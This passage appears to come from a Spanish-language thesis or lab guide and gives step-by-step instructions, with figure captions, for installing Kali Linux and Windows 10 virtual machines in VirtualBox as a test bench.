
PASO B

Para el presente banco de pruebas será necesario crear dos máquinas virtuales las cuales ejecuten sistema operativo Windows y Linux Kali. Con lo cual a continuación será detallado inicialmente el proceso de creación de la máquina virtual que ejecutara el sistema operativo Linux Kali.

CREACIÓN MÁQUINA VIRTUAL LINUX KALI

A. Descarga instalador sistema operativo: Esta descarga es posible realizarla de manera gratuita desde el sitio web https://www.kali.org/get-kali/#kali-platforms seleccionando la opción Installer como se observa en la siguiente ilustración.


Ilustración 4 Sitio de descarga Linux Kali



Fuente: Elaboración propia

B. Ahora desde el menú principal de Virtual Box se dará clic en crear máquina virtual, en la primera imagen se solicitará asignar un nombre a la máquina, su ubicación y el medio de instalación deseado.


Ilustración 5 Creación máquina virtual Linux Kali



Fuente: Elaboración propia

C. A continuación, se realizará la asignación de recursos virtuales para la ejecución de la máquina virtual, en este caso se le ha asignado 16gb de memoria RAM y 4 núcleos del procesador. Posteriormente se observará la asignación de espacio del disco duro virtual que será de 120gb.

Ilustración 6 Asignación de recursos virtual



Fuente: Elaboración propia

Ilustración 7 Asignación de disco duro virtual

Fuente: Elaboración propia


D. Es hora de iniciar la máquina virtual y la instalación del sistema operativo Linux Kali. Es recomendable iniciar la instalación con la primera opción para que el proceso sea totalmente gráfico y más fácil.

Ilustración 8 Inicio instalación Linux Kali

Fuente: Elaboración propia

E. A continuación, serán asignados elementos como el idioma a instalar, la ubicación geográfica, distribución del teclado, nombre de usuario, clave y un elemento bastante importante que será la asignación de disco duro en la cual se retomará la explicación mediante texto en este documento.


Ilustración 9 Selección de Idioma de instalación



Fuente: Elaboración propia

F. Dependiendo de la ubicación geográfica algunas configuraciones como la zona serán establecidas, tal como se puede observar en la ilustración 10 y 11.

Ilustración 10 Ubicación geográfica




Fuente: Elaboración propia

Ilustración 11 Selección de País

Fuente: Elaboración propia

G. A continuación, se realizará la selección de la distribución de teclado, es importante que esta distribución es parte fundamental de toda la configuración ya que Linux Kali posee bastantes herramientas que son ejecutadas por medio de líneas de comandos y acá radica la importancia de que la distribución de teclado asignada en el sistema operativo coincida con la que posee el teclado físico.

Ilustración 12 Distribución del teclado



Fuente: Elaboración propia


H. Asignar un nombre de host permitirá facilitar la identificación de la máquina dentro de la red creada.

Ilustración 13 Nombre de red del equipo

Fuente: Elaboración propia

I. A continuación, es necesario asignar un nombre de usuario el cual tendrá privilegios de administrador y desde el que podremos proporcionar permisos para usar la terminal en modo root.


Ilustración 14 Nombre de usuario



Fuente: Elaboración propia

J. Esta asignación de clave no solo será utilizada para ingresar al sistema o activar el usuario root, también podrá ser usada si se desea realizar conexiones tipo ssh por ejemplo.


Ilustración 15 Asignación de clave



Fuente: Elaboración propia

K. En las siguientes imágenes será mostrado el proceso de asignación de espacio en disco duro, es necesario comprender que a diferencia de la instalación de un sistema operativo Windows durante este proceso se pedirá no solo seleccionar el disco, sino también la asignación de recursos para las diferentes particiones que maneja el sistema operativo Linux Kali así como también la asignación de un espacio para la partición EFI encargada de iniciar el sistema operativo en hardware moderno.


Ilustración 16 Asignación a utilizar



Fuente: Elaboración propia

L. Durante la presente actividad solo se muestra un disco duro y una única partición, aunque este proceso puede cambiar bastante cuando se realiza sobre un disco que posee otro sistema operativo instalado.


Ilustración 17 Selección de disco físico



Fuente: Elaboración propia

M. En el siguiente paso se recomienda dejar todos los elementos en una misma partición ya que si no se posee un conocimiento un poco avanzado esto hará que moverse dentro del terminal sea un poco más complicado a la hora de ubicar directorios.


Ilustración 18 Ubicación de archivos



Fuente: Elaboración propia

N. Habiendo realizado los anteriores pasos se puede dar por finalizada la configuración del disco duro que soportara el sistema operativo.


Ilustración 19 Finalizar y ejecutar proceso



Fuente: Elaboración propia

O. A este momento solo se confirma que el proceso esta como se espera y se le da continuar.


Ilustración 20 Confirmación de proceso



Fuente: Elaboración propia

P. Posteriormente se instalará todos los elementos necesarios para que el sistema operativo sea funcional, en caso de tener ya establecida una conexión a internet el instalador descargara algunas actualizaciones.


Ilustración 21 Instalación archivos sistema operativo



Fuente: Elaboración propia

Q. Antes de finalizar se proporcionan opciones de personalización en las cuales se puede llegar a instalar complementos gráficos que en algunos casos como KDE Plasma proporcionan un ambiente grafico un poco más similar a un sistema operativo Windows.

Ilustración 22 Selección interfase gráfica



Fuente: Elaboración propia


R. Para finalizar el proceso de instalación se solicitará el lugar en donde se desea instalar los archivos de arranque EFI sin los cuales el sistema operativo no iniciaría automáticamente desde el disco duro.

Ilustración 23 Instalación archivos de arranque EFI

Fuente: Elaboración propia

S. Una vez concluidos los procesos anteriormente mostrados se reiniciará la máquina y dará el primer inicio del sistema operativo totalmente cargado.


Ilustración 24 Primer inicio sistema operativo Linux Kali



Fuente: Elaboración propia


T. En el proceso de post instalación del sistema operativo se ejecutarán los comandos: sudo apt update & sudo apt upgrade para actualizar totalmente el sistema operativo.

Ilustración 25 Ejecutando comando sudo apt update



Fuente: Elaboración propia

Ilustración 26 Ejecutando comando sudo apt upgrade




Fuente: Elaboración propia

CREACIÓN MÁQUINA VIRTUAL WINDOWS 10

Si bien durante esta segunda instalación se repetirán algunos pasos de los realizados con la anterior es posible observar que el proceso más sencillo y automatizado.

A. Primero será necesario desde el menú inicial de Virtual Box dar clic en la opción nueva para así abrir el menú donde se darán las primeras características como lo serán el nombre de la máquina, ubicación tipo de sistema operativo y versión.


Ilustración 27 Creación máquina virtual Windows 10



Fuente: Elaboración propia

B. A continuación, se asignará la cantidad de memoria RAM, el espacio del disco duro virtual y su ubicación en el disco físico, así como los núcleos del procesador disponibles.


Ilustración 28 Asignación memoria RAM



Fuente: Elaboración propia

C. Es importante no limitar el espacio del disco duro de ser posible ya que las actualizaciones de Windows llegan a consumir bastante espacio, aunque si por error se llegase a requerir un aumento se puede realizar desde el menú principal de VirtualBox.


Ilustración 29 Asignación disco duro



Fuente: Elaboración propia

D. Los núcleos del procesador en este caso pueden ser pocos ya que el sistema operativo como tal no se encontrará ejecutando softwares especializados por ahora.


Ilustración 30 Asignación núcleos procesador



Fuente: Elaboración propia

E. A diferencia del proceso realizado con la máquina virtual anterior en esta el proceso de anexar el medio de instalación será realizado al final de esta primera etapa, este instalador se descargará desde la página oficial de Microsoft[19].

Ilustración 31 adición medios de instalación




Fuente: Elaboración propia

[19] MICROSOFT, Descargar imagen de disco de Windows 10 (archivo ISO). Microsoft [www.microsoft.com]. [Consultado el 13, agosto, 2023]. Disponible en internet: <https://www.microsoft.com/es-es/software-download/windows10ISO >

F. Ahora se procederá a iniciar la máquina virtual para que esta ejecute el disco de Windows 10 y se seguirán los pasos.


Ilustración 32 Selección idioma instalar



Fuente: Elaboración propia


La velocidad de los procesos que se pueden observar a continuación dependerá directamente de los recursos físicos y en algunos casos de la velocidad de internet para descargar actualizaciones.

Ilustración 33 Instalación sistema operativo en disco duro



Fuente: Elaboración propia


Ilustración 34 Primer inicio del sistema operativo



Fuente: Elaboración propia


Selección de idioma y región son elementos bastante útiles ya que cabe mencionar que durante dichas actividades el uso de consolas de comandos es frecuente y el tener un idioma o región diferentes a los del teclado físico puede acarrear confusiones a la hora de ingresar comandos manualmente.

Ilustración 35 Selección de idioma y región




Fuente: Elaboración propia

Ilustración 36 Selección teclado




Fuente: Elaboración propia

Ilustración 37 Asignación nombre de usuario



Fuente: Elaboración propia


Ilustración 38 Primera carga sistema operativo completo



Fuente: Elaboración propia

